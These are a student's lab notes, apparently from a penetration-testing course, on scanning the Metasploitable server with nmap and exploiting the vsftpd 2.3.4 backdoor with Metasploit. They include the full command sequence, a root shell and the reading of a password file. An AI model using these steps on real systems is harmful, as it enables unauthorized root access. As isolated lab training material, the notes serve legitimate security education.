Hacking Lab#1

- in this Lab be use kali and meta machine
  - meta machine is Linux based server
  - we use Metasploit to attack Linux server
- `HM1 : nmap -A ???`

Metasploit


frame work for hacking in kali Linux provide two types :

1. **msfconsole :**
   - we can use it to exploit (by script)
   - for scanning (encoding)
   - and much more
2. **msvenom**
   - we use it with payload

Attack Types

1. Binding

- in this type we attack Listing part



```
Nmap scan report for 192.168.30.131
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.29 seconds
```

- user send to mail server using SMTP and http work as pop 3 in case of retreating mails from mail server
- FTP is open wen need to exploit it
- this can be done by enumeration using `-sV`
- `nmap  192.168.30.131 -p 21 -sV`
    - this command search about the version of FTP who use port 21


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap  192.168.30.131 -p 21 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-14 02:12 EDT
Nmap scan report for 192.168.30.131
Host is up (0.0028s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$
```

- search online for this vulnerability `vsftpd 2.3.4`

- check the Link below https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2011-2523


- Type `msfconsole` to lunch Metasploit framework
- type `search ftp` **this command show all available scripts**
- searching on `vsftpd 2.3.4`

```
msf6 > search vsftpd 2.3.4
```




- As we can see : it's Available on **Unix (Linux)**
- `HM2: all  Ranking types excellent ?`

- use num of exploit ex : `use  0`
- now we are under exploit




- now we need to see the option `show options`

- if required is assigned to yes : this mean u must add target



- set target hosts
- `set rhosts 192.168.30.131`
- **As we can see the RHOSTS have been changed to the target machine**



- type run to lunch attack **run**

- banner same as hello message
- as we can see login as a root
- session 1 opened this mean that use TCP

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.30.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.30.131:21 - USER: 331 Please specify the password.
[+] 192.168.30.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.30.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.30.129:42741 → 192.168.30.131:6200) at 2024-08-14 03:01:15 -0400
```

- now we are inside the machine (Linux server)

```
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

```
cd msfadmin
ls
password
vulnerable
cat password
hello
```

- here is the password hello

- as we can see we have a root privilege

```
whoami
root
```

- `HM3: study all ports that was open like http`

2. Reverse session TCP